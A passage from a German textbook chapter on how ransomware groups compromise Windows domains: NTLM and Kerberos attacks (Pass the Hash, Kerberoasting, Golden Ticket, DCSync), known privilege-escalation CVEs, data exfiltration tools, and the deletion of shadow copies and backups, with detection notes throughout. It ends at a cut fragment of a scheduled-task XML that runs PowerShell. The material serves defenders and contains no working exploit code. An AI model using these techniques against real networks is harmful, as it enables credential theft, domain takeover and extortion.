


Abb. 5.14 Ablauf der Non-Interactive-NTLM-Authentifizierung

vorher passiert ist, wird der NTLM-Hash aus dem Cache genommen. Mit diesem NTLM-Hash verschlüsselt der Client diese Challenge und sendet das Ergebnis zurück an den Server (**3. CHAL-RESP**). Der Server selbst kennt das Passwort des Domänennutzers nicht und kann also nicht nachvollziehen, ob der Client die Challenge tatsächlich mit diesem verschlüsselt hat. Daher schickt der Server die Challenge, die Challenge-Antwort und den Nutzernamen an den DC (**4. CHAL-REQ, CHAL-RESP, Username**). Dieser kennt die Passwörter aller Domänennutzer und prüft, ob die Challenge tatsächlich mit dem NTLM-Hash des angegebenen Nutzers verschlüsselt wurde. Das Ergebnis dieser Prüfung übermittelt der DC zurück an den Server (**5. AUTH-SUCCESS**).

Meldet sich ein Nutzer am Client interaktiv an, sieht der Ablauf etwas anders und weniger komplex aus (siehe Abb. 5.15). Bei einer interaktiven Domain-Anmeldung (mit NTLM) an dem Client führt dieser den Prozess mit dem DC direkt durch. Die Antwort, ob der User sich erfolgreich authentifiziert, geht dabei an den Client, auf den sich der Nutzer anmelden will.

Credential Dumping

Bei einer Anmeldung (z. B. per RDP) verbleibt der NTLM-Hash des Nutzers im Speicher des LSASS-Prozesses auf dem Client. Diese verbleiben dort auch über den eigentlichen Authentifizierungsvorgang hinaus. Das gilt für alle Arten von Authentifizierung, die ein Windows-Security-Support-Provider (Windows-SSP) bereitstellt, der in den LSASS-Prozess geladen wird (siehe Tab. 5.5). Mit ausreichenden Rechten als Admin oder SYSTEM-User können Angreifer diesen Speicher auslesen und nach Hashes durchsuchen.




Abb. 5.15 Interaktive NTLM-Authentifizierung

Das ist für Angreifer besonders interessant, wenn sich auf dem infizierten System privilegierte Domänen-Konten anmelden (z. B. Admins). Neben interaktiven Anmeldungen von Administratoren findet man häufig Anmeldungen von zentralen Diensten. Oft arbeiten diese unter hochprivilegierten Konten und greifen häufig auf viele Systeme der Windows-Domäne zu (z. B. Asset-Scanner, Microsoft Azure Assessment).

Eines der am häufigsten eingesetzten Tools für das Auslesen des LSASS-Speichers und Folgeangriffe daraus ist Mimikatz.

Moderne EDR-Tools überwachen wichtige Prozesse wie den LSASS-Prozess und erkennen Zugriffe auf den Speicher. Auch Sicherheitsmonitoring-Logger wie Sysmon würden, bei entsprechender Konfiguration, zu solchen Vorgängen Logs erzeugen.

Pass the Hash

Eigentlich wird für das Erzeugen eines Authentication Requests (1. AUTH-REQ) und zur Beantwortung der Challenge (3. CHAL-RESP) nur der passende NTLM-Hash benötigt. Hat man diesen, braucht man das Passwort des entsprechenden Nutzers nicht mehr zu kennen. Dieser wird erzeugt, wenn der Benutzer seine Credentials eingibt, und verbleibt im LSASS-Memory. Wie im vorhergehenden Abschnitt beschrieben, kommen Angreifer mit Credential Dumping an alle NTML-Password-Hashes von allen Nutzern und Services, die sich auf

Tab. 5.5 Typische SSPs

Provider	Beschreibung
Msv	Interaktive Logons, Batch Logons, Service Logons
Wdigest	Digest Authentication, z. B. für http und Simple Authentication Security Layer
Kerberos	Primäre Authentifizierungsmethode für Client–Server Domain Authentication
CredSSP	Network-Level-Authentifizierung (NLA) für Remote Desktop Services (RDS)

diesem System lokal angemeldet haben bzw. die sich von diesem System aus mit NTLM bei einem Dienst authentifiziert haben. Die Eigenschaft, dass die NTLM-Hashes ausreichen, um sich zu authentifizieren, bezeichnet man auch als „password equivalency“.

Mit einem eigenen NTLM-Client ist es den Angreifern möglich, direkt die erbeuteten Hashes zu verwenden, statt Credentials abzufragen. Ein solcher Client ist z. B. in Mimikatz implementiert. Dieses Vorgehen nennt sich Pass the Hash, da die Hashes eingehender Authentifizierungen für eine eigene Authentifizierung weitergeleitet (engl. „pass“) werden.

5.5.5 Angriffe auf Kerberos

Kerberos ist heute die bevorzugte Authentifizierungsmethode zwischen Systemen in einer Windows-Domäne. Im Gegensatz zur NTLM-Authentifizierung ist Kerberos ein offener Standard⁶ und damit interoperabel zwischen verschiedenen Betriebssystemen. Es ermöglicht eine beidseitige Authentifizierung, bei der der Server den Client und umgekehrt authentifiziert. Zudem ist es aus Sicht der DC effizienter, da nicht mehr jede einzelne Authentifizierung zu diesen durchgereicht wird. In Windows wurde das Protokoll im Zuge der Einführung von AD in Windows 2000 implementiert. Um die Angriffe in diesem Kapitel zu verstehen, ist es notwendig, die Kerberos-Authentifizierung zu verstehen:

Die zwei Kernkomponenten von Kerberos sind der Authentication Server (AS) und der Ticket Granting Server (TGS). In Windows-Domänen werden beide Rollen als Services vom Key Distribution Center auf den DCs ausgeführt.

Die Authentifizierung beginnt mit einer Anfrage des Clients beim AS. Diese enthält den Nutzernamen und die ID der Ressource (z. B. Service), auf die dieser zugreifen möchte (**1. AS-REQ**).

Der AS stellt dem Client daraufhin zwei Dinge aus (**2. AS-REP**). Zuerst ein Ticket Granting Ticket (TGT), das verschlüsselt und nur für AS und TGS lesbar ist. Als Zweites erhält der Client einen Schlüssel „Session-Key-TGS“, den er zur Kommunikation mit dem TGS benötigt. Dieser ist mit den Zugangsdaten des Nutzers verschlüsselt. Damit kann der Client das Protokoll nur fortsetzen, wenn er das Passwort des Nutzers bzw. den Hash kennt.

Mit dem TGT sendet der Client eine Anfrage an den TGS (**3. TGS-REQ**).

Der TGS entschlüsselt und prüft das TGT. Dieses enthält auch den Session-Key-TGS. Der TGS stellt dem Client ebenfalls zwei Dinge aus (**3. TGS-REP**). Als Erstes erhält der Client das Service-Ticket (TGS). Dieses ist verschlüsselt und nur für den TGS und den eigentlichen Service lesbar. Zusätzlich erzeugt der TGS einen weiteren Session Key, den „Session-Key-Service“ und verschlüsselt diesen mit dem Session-Key-TGS. Dieser ist auch im Service-Ticket (TGS) enthalten. Diesen benötigt der Nutzer im nächsten Schritt mit dem Service. Für die Nutzung (Usage) sendet der Client dem Service das TGS und

⁶ <https://www.rfc-editor.org/rfc/rfc4120>




Abb. 5.16 Kerberos-Protokoll-Ablauf

fügt eine Nachricht an, die mit dem Session-Key-Service verschlüsselt ist. Der Service authentifiziert den Client dadurch, dass er prüft, ob der Session-Key-Service aus dem Service-Ticket und der genutzte Session-Key-Service in der Zusatznachricht gleich sind (siehe Abb. 5.16).

Auch hier gibt es eine Variante für den interaktiven Logon. Dabei wird einfach ein Service-Ticket für das Client-System beantragt, das dieser prüft und Zugang gewährt.

Die Darstellung des Protokolls ist an dieser Stelle verkürzt und beleuchtet auch nicht die Kerberos-Erweiterungen von Microsoft. Die Nachrichten im Protokoll sind daher komplexer als hier dargestellt. Allerdings reicht dieses Abstraktionslevel, um die nachfolgenden Angriffe zu verstehen. Für den interessierten Leser gibt es viele tiefer gehende Quellen im Internet.^{7, 8, 9, 10}

Over-Pass-The-Hash

Ähnlich wie beim Pass-The-Hash übergeht der Angreifer bei dieser Technik die Eingabe der Credentials und konstruiert direkt mit einem Password Hash den ersten Schritt (1. AS-REQ) im Kerberos-Protokoll, um sich für diesen User ein TGT ausstellen zu lassen. Für die Nachricht AS-REQ wird normalerweise aus dem Hash des Passworts mit RC4 oder AES (Advanced Encryption Standard) ein Timestamp verschlüsselt, den der AS dann prüft. Für RC4 wird dafür der NTLM-Hash verwendet. Die NTLM-Hashes aus vorangegangenen Authentifizierungen anderer User auf dem System liegen auch im LSASS-Prozess. Liest der Angreifer also den Speicher aus, kann er die NTLM-Hashes jedes gefundenen Users darin nutzen, um eine Kerberos-Authentifizierung zu starten, bei der er das Passwort des

⁷ [https://en.wikipedia.org/wiki/Kerberos_\(protocol\)](https://en.wikipedia.org/wiki/Kerberos_(protocol))

⁸ <https://syfuhhs.net/a-bit-about-kerberos>

⁹ <https://learn.microsoft.com/en-us/windows/win32/secauthn/microsoft-kerberos>

¹⁰ <https://syfuhhs.net/what-happens-when-you-type-your-password-into-windows>

Accounts nicht zu kennen braucht. Diese Kreuznutzung eines NTLM-Hash in Kerberos ist das namensgebende „Over Passing“.

Pass the Ticket

Der Ablauf von Kerberos in Abb. 5.16 zeigt, dass es einem Angreifer ausreichen würde, ein passendes Service-Ticket (TGS) und den Session-Key-Service zu haben, um auf einen Service zuzugreifen. Die Service-Tickets werden nicht jedes Mal neu erzeugt. Sie sind typischerweise 10 Stunden gültig und werden auf dem Client gespeichert. Auf dem normalen Weg über die Windows-API kann man unter einem User-Kontext nur die Tickets dieses Users abrufen. Allerdings liegen alle Tickets und Schlüssel im Speicher des LSASS-Prozesses. Dieser kann wieder mit ausreichend Rechten ausgelesen und die Informationen extrahiert werden. Mit diesen kann sich ein Angreifer dann am Service, für den das Ticket ausgestellt wurde, anmelden.

Kerberoasting

Kerberoasting ist eine Möglichkeit, wie Angreifer ihre Rechte von einem Standard-Domänenbenutzer auf die Rechte eines Service-Users ausweiten, und ist damit Teil der Global Privilege Escalation. Beim Kerberoasting wird durch Offline Cracking die Verschlüsselung von Service-Tickets gebrochen. Offline bedeutet in diesem Kontext, dass die Angreifer auch ohne ein aktives System in der Domäne prüfen können, ob sie den richtigen Schlüssel erraten haben. Im Gegensatz zu „Online Cracking“, bei dem sie jeden Versuch an ein System schicken müssen, um zu validieren, ob der geratene Schlüssel richtig ist. Offline Cracking ist damit stark parallelisierbar und effizienter.

Lässt sich ein validier User ein TGS für einen Service Principle Name (SPN) ausstellen, wird dieses mit dem NTLM-Passwort-Hash des Service-Accounts verschlüsselt. Per Default wird diese Verschlüsselung mit der stärksten unterstützten Methode durchgeführt. Das ist in neuen Windows-Domänen typischerweise AES128 oder AES256. Die Legacy-Methode RC4 wird dennoch per Default unterstützt und kann über Umwege erzwungen werden. Insbesondere in alten Windows-Domänen wird RC4 noch aktiv an vielen Stellen genutzt. Der Erfolg, das TGS mit Tools wie Hashcat zu cracken, hängt von der Qualität des Passworts des Service-Accounts ab.

Silver Ticket

Als Silver Ticket wird ein vom Angreifer selbst erzeugtes Service-Ticket bezeichnet. Mit diesem haben die Täter Zugriff auf den Service, für den dieses Ticket ausgestellt wurde. Im normalen Ablauf werden Service-Tickets vom TGS auf dem DC erzeugt, wenn ein passendes TGT präsentiert werden kann. Das Service-Ticket ist verschlüsselt mit dem NTLM-Hash des Service-Accounts und normalerweise nicht lesbar für den Client. Erbeutet ein Angreifer den NTLM-Hash eines Kerberos-Service auf einem kompromittierten System (z. B. Windows File Share, Datenbank, SharePoint), kann er selbst den Inhalt des TGS zusammenstellen und diesen mit dem NTLM-Passwort-Hash verschlüsseln. Der Vorteil dieses Angriffs liegt

darin, dass keine Interaktion mit dem DC stattfinden muss. Ein typisches Ziel für ein Silver Ticket ist der Filesharing-Service der DC, der auch das SYSVOL bereitstellt.

Solange das Silver Ticket gültig ist, können die Täter immer wieder schreibend auf das SYSVOL-Share zugreifen und GPOs oder Logon-Skripte manipulieren.

DCSync-Attack

In einer Windows-Domäne gibt es in der Regel mehrere DCs. Diese müssen ihr Active Directory ständig synchron halten. Dafür läuft auf den DCs der Directory Replication Service (DRS), der die regelmäßigen Synchronisationen durchführt. Um eine Synchronisation auszulösen, benötigt der synchronisierende Account die Berechtigungen Replicating Directory Changes, Replicating Directory Changes All und Replicating Directory Changes in Filtered Set. Per Default haben diese Rechte die Nutzer in den Gruppen domain administrators, enterprise administrators und in der DC-Gruppe. Aber auch andere Service-Konten können diese Rechte haben, z. B. das Konto des AD Connect.

Der DCSync-Attack setzt voraus, dass die Angreifer ein Konto mit den aufgelisteten Sync-Berechtigungen kompromittiert haben. Meistens hätten die Angreifer mit einem solchen Konto auch die Möglichkeit, sich auf einem DC anzumelden und dort die NTDS-Datenbank (NT-Directory-Service-Datenbank) mit allen Passwort-Hashes im AD auszulesen. Dieses Vorgehen ist aber auffällig und wird von Sicherheitsprodukten auf DCs (z. B. EDR-Tools) oft detektiert. Mit einer DCSync-Attack versuchen die Täter an alle User-Passwort-Hashes in der Domäne zu kommen, ohne sich beim DC anmelden zu müssen bzw. in manchen Fällen auch zu können.

Dabei simulieren die Täter einen DC und stoßen eine Synchronisation mit einem legitimen DC an. Der Request GetNCChanges über das DRS-Remote Protocol an den primären DC führt dazu, dass dieser die User Credentials zur Replikation an den simulierten DC schickt. Damit erhält das simulierte System der Angreifer alle Passwort-Hashes von allen Benutzerkonten.

Certsync-Attack

Certsync ist eine Technik, um an die Credential-Datenbank auf dem DC zu kommen, ähnlich wie der DCSync-Attack. Dazu muss eine Enterprise-CA (Enterprise Certificate Authority) in den Active Directory Certificate Service (AD CS) und PKINIT (Public Key Cryptography for Initial Authentication) konfiguriert sein. Wenn die Angreifer einen Account kompromittiert haben, der die Rechte der CA-Administratoren hat, können sie das CA-Zertifikat und den Private Key vom DC als „Backup“ abfragen. Mit diesen Informationen lassen sich beliebig neue Zertifikate ausstellen, zum Beispiel auch User-Zertifikate für PKINIT. PKINIT ist eine Kerberos zur Pre-Authentication zwischen Client und DC auf Basis von Zertifikaten. Wenn es eingesetzt wird, enthält das TGT den NTLM-Hash des Users im Feld PAC_CREDENTIAL_INFO. Dieses ist allerdings noch nicht lesbar, da es mit dem krbtgt-Hash verschlüsselt ist. Wird mit diesem TGT ein TGS angefragt, wird das Feld PAC_CREDENTIAL_INFO in dieses übertragen. Das Service-Ticket ist mit dem Service-Passwort-Hash verschlüsselt. Hat der

Angreifer auch diesen, kann er das Service-Ticket entschlüsseln und erhält den NTLM-Hash des Users.

Golden Ticket

In einer Domäne gibt es immer einen eingebauten Account namens krbtgt, der Key Distribution Service Account. Im normalen Verlauf des Kerberos-Protokolls wird das Passwort bzw. eine Ableitung davon z. B. der NTLM-Hash dieses Accounts verwendet, um erstellte TGTs zu verschlüsseln.

Kompromittiert ein Angreifer den krbtgt-Account, kann er sich folglich selbst beliebige TGTs ausstellen. Dabei kann er den Inhalt frei manipulieren. Das TGT enthält den Usernamen, die SID (Security Identifier) und Gruppenzuordnungen. Es können sogar TGTs für Nutzer erstellt werden, die nicht existieren. Auch die Lifetime des TGTs ist Teil des Inhalts und kann beliebig lang gesetzt werden. Mit einem solchen Golden Ticket können die Angreifer beliebige Service-Tickets ausstellen lassen. Mögliche Wege, den krbtgt-Account zu kompromittieren, wären administrativer Zugriff auf einen DC und ein Dump der Passwort-Datenbank oder eine DCSync-Attacke. Theoretisch wäre es möglich, auch ein TGT zu Brute-Forcen. Da das krbtgt-Passwort aber ein zufällig generierter Schlüssel zwischen 16 und 32 Zeichen ist, ist dies praktisch nicht möglich.

Auffällig bei diesem Angriff ist, dass der DC einen TGS-Request ohne einen vorangegangenen TGT-Request bekommt. Eine Golden Ticket Attack erkennen technisch heute Sicherheitsprodukte, die explizit DC überwachen (z. B. Microsoft Defender for Identity).

5.5.6 Schwachstellen zur Global Privilege Escalation

Das technische Ziel des Lateral Movements ist es nicht, möglichst viele Systeme zu kompromittieren, sondern einen Ansatz zu finden, global mehr Berechtigungen in der IT zu erlangen. Ziel der Privilege Escalation in Ransomware-Angriffen sind typischerweise Domain-Admin-Rechte. Die folgenden Schwachstellen sind ein Überblick über die meist genutzten in Ransomware-Vorfällen. Sofern sie denn verfügbar sind, bieten sie einen schnellen Weg zum Domain-Admin oder Zugriff auf den zentralen Hypervisor.

EternalBlue

EternalBlue (CVE-2017-0144) ist eine Schwachstelle in SMBv1, über die eine Remote Code Execution möglich ist. Durch das Senden von speziell erzeugten SMB-Paketen kann Code im SYSTEM-Kontext des SMB-Servers ausgeführt werden.

BlueKeep

BlueKeep (CVE-2019-0708) ist eine Schwachstelle im RDP-Protokoll. Haben Angreifer Zugang zu einem RDP-Port auf einem veralteten Windows-Server (bis Server 2008 R2),

können sie durch das Senden speziell erzeugter RDP-Pakete Befehle im SYSTEM-Kontext des Servers ausführen.

SMBGhost

SMBGhost (CVE-2020-0796) ist eine Buffer-Overflow-Schwachstelle in der Kompression von SMBv3.11. Ähnlich wie bei EthernalBlue können durch speziell erzeugte SMB-Pakete Code im SYSTEM-Kontext des Servers oder des Clients ausgeführt werden.

PrintNightmare

PrintNightmare (CVE-2021-34.527) ist eine Schwachstelle im Windows-Print-Spooler-Service. Über diese ist eine Remote Code Execution unter dem SYSTEM-Kontext des Systems möglich. Dieser Service läuft per Default auf den DCs und bietet damit einen direkten Weg, als Angreifer DCs zu übernehmen. Durch eine Fehlkonfiguration kann diese Schwachstelle trotz Patch offen sein.¹¹

Zerologon

Zerologon (CVE-2020-1472) ist eine Schwachstelle im Netlogon-Remote Protocol. Durch einen fehlerhaften Einsatz kryptografischer Methoden ist es möglich, die Authentifizierung im Netlogon-Protokoll zu umgehen. Dadurch können sich Angreifer mit einem beliebigen User authentifizieren, ohne das Passwort zu kennen. Auf diesem Weg ist es Angreifern möglich, das Passwort des Nutzers zu ändern.

vCenter RCE

CVE-2021-21985 ist eine Remote-Code-Execution-Schwachstelle im vSphere-Client (HTML5) via Virtual SAN (vSAN) Health Check plugin. Dieses Plugin ist per Default aktiviert. Erreicht ein Angreifer den vulnerablen vCenter-Server auf Port 443, können darüber beliebige Commandos auf dem darunterliegenden vCenter-Host ausgeführt werden.

PetitPotam (CVE-2021-36942)

PetitPotam ist eine klassische NTLM-Relay-Attacke, die sich gegen den AD CS richtet. Ein DC wird dazu gebracht, sich an einem maliziösen NTLM-Relay zu authentifizieren, das die Authentifizierung an den Active Directory Certificate Service weiterleitet. Dieser stellt auf Anfrage ein Zertifikat aus, mit dem sich der Angreifer beim DC ein TGT abfragen kann (Stichwort: Golden Ticket).

Anmerkung

Für all diese Sicherheitslücken gibt es von den Herstellern entsprechende Patches und Empfehlungen zur Mitigation. Ihre Ausnutzbarkeit liegt in den Händen der IT.

¹¹ CVE-2021-34527 – Security Update Guide – Microsoft – Windows Print Spooler Remote Code Execution Vulnerability.

5.6 Data Exfiltration

Seit dem Aufkommen der Double Extortion werden bei Ransomware-Angriffen große Datenmengen aus Unternehmen ausgeleitet. Der Trend geht dahin, immer mehr Daten in immer kürzerer Zeit zu finden und zu exfiltrieren. Die Datenmengen belaufen sich in Double-Extortion-Fällen auf 50 GB und mehr. In einem Extremfall im Jahr 2022 wurden bei einem bayrischen Maschinenbau-Unternehmen sogar nur Daten exfiltriert. Eine Verschlüsselung fand weder vor noch nach dem Erpresserschreiben statt. In diesem Fall wurden mehrere Terabyte der Unternehmensdaten ausgeleitet. Damit die Drohung, die Daten zu veröffentlichen, wirksam ist, brauchen die Angreifer die richtigen Daten. Im Fokus stehen von den Mitarbeitern erzeugte Daten, die Informationen enthalten, die nicht öffentlich sind. Aber auch personenbezogene Daten von Mitarbeitern und Kunden erhöhen den Druck aus Perspektive des Datenschutzes.

5.6.1 Exfiltration mit Standard-Tools

Hat ein Angreifer auf einem System seinen Fernzugriff eingerichtet, kann er die Daten im Zugriff auch ausleiten. Das gilt auch für Daten auf verbundenen Shares. Für eine die Ausleitung von Daten werden verschiedene Protokolle verwendet. Eine größere Exfiltration über den C2-Kanal ist eher untypisch, insbesondere wenn Protokolle mit langsamem Übertragungsraten genutzt werden (z. B. DNS).

Windows selbst hat einige effiziente Protokolle für Filetransfers implementiert. Zum Beispiel File Transfer Protocol (FTP) und seit 2018 in Windows 10 auch SCP (Secure Copy Protocol) über SSH (Secure Shell). Auch der proprietäre Background Intelligence Transfer Service (BITS) unter Windows wird für den Upload von Daten verwendet. BITS verwendet nur freie Bandbreiten zur Übertragung und stört so nur minimal die User-Experience. Im Hintergrund verwendet BITS die Protokolle HTTP/S und SMB für den Upload. Damit ist auch für einen Living-off-the-Land-Angreifer alles gegeben, um Daten auszuleiten. Die eingebauten Funktionen werden dann typischerweise per Kommandozeile bzw. PowerShell genutzt. Alternativ dazu werden gerne auch GUI-Tools wie WinSCP, Filezilla oder Cyberduck für manuelle Ausleitungen verwendet. Manche Gruppen bringen diese sogar extra auf das System, z. B. Conti das Tool „Rclone“. Diese Dritthersteller-Produkte unterstützen teilweise auch noch zusätzliche Filetransfer-Protokolle wie WebDav oder HTTP/S.

Werden Daten händisch ausgeleitet, werden menschliche Verhaltensweisen sichtbar. Für eine manuelle Suche nach interessanten Daten wird typischerweise ein Verzeichnis angelegt. In diesem werden die auszuleitenden Daten zusammenkopiert und dann in einem Schwung hochgeladen.

5.6.2 Spezialtool: StealBIT

Seit der Version LockBit 2.0, die ab Juni 2021 im Feld eingesetzt wurde, bringt die Malware das Tool „StealBit“ mit. Es wird allen Affiliate-Gruppen nahegelegt, es für eine effiziente Exfiltration zu nutzen. Grundsätzlich erfasst das Werkzeug alle Dateien, die sich auf dem infizierten Rechner befinden. Offensichtlich uninteressante Dateien filtert das Tool mittels einer Blockliste aus. Dazu gehören:

- Dateien mit dem Attribut SYSTEM;
- Dateien mit bestimmten Endungen: z. B. .rdp, .exe, .LockBit, .mp4, .ios etc.;
- Dateien mit bestimmten Strings im Namen: z. B. thumbs.db, autorun.inf etc.;
- Dateien in Ordnern mit bestimmten Namen: z.B. intel, windows, mozilla etc.

Die übrig gebliebenen Daten werden per HTTP/S-Verbindungen hochgeladen. Die Upload-Ziele im Internet sind mit einigen wenigen IP-Adressen fest codiert. Da das Tool für jeden Angriff neu gepackt wird, unterscheiden sich diese von Angriff zu Angriff.

5.6.3 Spezialtool: ExMatter

ExMatter ist das Exfiltration Tool der Ransomware-Gruppe BlackMatter. Es wurde das erste Mal im November 2021 dokumentiert. Anders als StealBit führt ExMatter vorrangig eine Allow-List über Dateitypen, die von Interesse sind. Dazu gehören die gängigen Office-Formate .zip, .pst und .msg. Aber auch hier werden einige Pfade ausgeschlossen wie C:\PerfLogs und C:\Windows. Die eigentliche Übertragung aus dem Unternehmensnetzwerk wird über SFTP realisiert. Wenn dieses Protokoll nicht verfügbar ist (z. B., weil es von der Firewall geblockt wird), versucht ExMatter einen SOCKS5-Proxy zu nutzen. In neueren Varianten bietet das Tool auch WebDAV als Alternative an.

5.6.4 Erkennung von Exfiltration

Die Ausleitung von Daten kann theoretisch entweder durch die Protokollierung von Datenverbindungen oder durch die Überwachung der Datenquellen erkannt werden. Im On-Premise-Bereich sind die Hauptquellen für Datenabfluss die Fileshares und die E-Mail-Postfächer der Nutzer. Eine Überwachung der File-Zugriffe mit einer automatischen Alarmierung massenhafter Zugriffe ist technisch möglich, begegnet einem im Feld aber eher selten.

On Premise ist die praktikabelste Erkennung über die Protokollierung von Verbindungen an der Firewall zum Internet. Allerdings müssen hierfür nicht nur geblockte

Verbindungen, sondern auch alle erfolgreichen Verbindungen und das transferierte Datenvolumen aufgezeichnet und automatisch ausgewertet werden. In den meisten Fällen werden diese Protokolle soweit vorhanden nicht automatisch ausgewertet und dienen „nur“ in der Forensik zur Nachverfolgung des Angreiferverhaltens. Ist die Unternehmens-IT bereits zu einem großen Teil in der Cloud (z. B. Microsoft 365) und netzwerktechnisch dezentral, funktioniert eine Erkennung an der Firewall nicht mehr. Ab hier muss eine Cloud-Funktion die Verwendung und den Transfer von Daten überwachen. Insbesondere der Microsoft Defender for Cloud Apps (ehemals Microsoft Cloud App Security) ist in der Lage, Datentransfers zu Drittanbietern zu erfassen und bei erhöhten Datenvolumen oder übermäßigen Zugriffen auf viele unterschiedliche Dateien zu warnen.

5.7 Attacking the Backup

Ein vollständiges, aktuelles Backup ist ein Mindeststandard in der IT. Übersteht das Backup den Ransomware-Angriff, kann in den meisten Fällen auf dieser Basis die IT auch ohne Entschlüsselung wieder aufgebaut werden. Nicht verwunderlich also, dass Angreifer auch Versuche unternehmen, Backups zu verschlüsseln und zu zerstören.

5.7.1 Lokale Backups

Bei der Verschlüsselung auf einem System sind typischerweise bis auf ein paar Ausnahmen alle Dateien betroffen. Alle filebasierten lokalen Backups, wie sie z. B. auf Datenbank-Servern gerne gemacht werden, sind damit auch verschlüsselt und unbrauchbar.

Für lokale Backups, die nicht in den Dateien der User abgelegt werden, gibt es unter Windows Volume Shadow Copies (VSC). Der VSC-Service erstellt Snapshots, die in speziellen Containern, den VSC gespeichert werden. Für die User ist diese Funktion besser bekannt als „Vorgängerversionen“ unter den Eigenschaften von Dateien und Ordnern. Über diese können versehentlich geänderte oder gelöschte Dateien unkompliziert wiederhergestellt werden. Vor der Verschlüsselung löschen Angreifer diese Container über vssadmin.exe (z. B. Ryuk, Ragnar Locker) oder die Windows Management Instrumentation (WMI, z. B. LockBit). Alternativ wird die maximale Größe der VSC auf dem System auf das Minimum (320 MB) gesetzt. Alles, was über dieses Limit hinausgeht, wird dann automatisch vom Service gelöscht.

5.7.2 Zentrale Backups

Zentrale Backups, die online am Netzwerk sind, können grundsätzlich über das Netzwerk angegriffen werden. Häufig anzutreffen sind Backup-Servers, die domain-joined sind und bei denen man sich mit Domain Admin Credentials anmelden kann. Da ein Ransomware-Angreifer für die Verschlüsselung ohnehin in der Regel die Kontrolle über die Domäne übernommen hat, hat er dann auch Zugriff auf den Backup-Server. Dieser speichert zwar in der Regel nicht die Backup-Daten, verwaltet aber die Backup-Jobs. In einigen Backup-Lösungen kann man als Backup-Operator erstellte Backups auch direkt löschen. Ist das nicht möglich, können wenigstens die Backup-Jobs manipuliert werden, sodass sie effektiv keine Daten mehr sichern (z. B. Job löschen, Job-Target ändern). Ist die Storage-Lösung, auf die die Backups gesichert werden, selbst im Zugriff der Angreifer, können die Backups natürlich direkt gelöscht werden. In kleinen und mittleren Unternehmen werden für den Backup-Speicher oft NAS-Systeme (Network-Attached-Storage-Systeme) eingesetzt. Häufige Vertreter sind NAS-Systeme von QNAP und Synology. Beide Systeme erlauben eine Integration mit AD. Ist das der Fall, haben die Angreifer auch Zugriff auf die Backups und können diese löschen.

5.7.3 Erkennung

Das Backup ist ein wichtiges Sicherheitsnetz der IT in allen Ransomware-Vorfällen. Dieses Sicherheitsnetz sollte zu jeder Zeit vollständig und integer sein. Dazu sollten alle manuellen Änderungen an Backups und an der Backup-Konfiguration ständig überwacht werden. Auffällige Änderungen an den VSC werden von modernen EDR-Lösungen erkannt (z. B. Defender for Endpoint, CrowdStrike oder andere) und alarmiert.

5.8 Encryption

Sind alle notwendigen Daten exfiltriert und möglicherweise das Backup beschädigt, wenden sich die Angreifer den letzten Schritten zu: der Verschlüsselung möglichst vieler Daten und Systeme.

5.8.1 Verteilung und Ausführung der Verschlüsselung

Manuell auf jedem System die Verschlüsselung zu starten, ist für einen skalierenden Angriff unrealistisch. Die eigentliche Schadsoftware muss auf irgendeine Art und Weise auf jedem System verteilt werden. Eine Möglichkeit dazu ist es, die Malware auf dem SYSVOL-Share eines DC abzulegen. Dieses ist von jedem mit der Domäne verbundenen

```
<Exec>
<Command>C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe</Command>
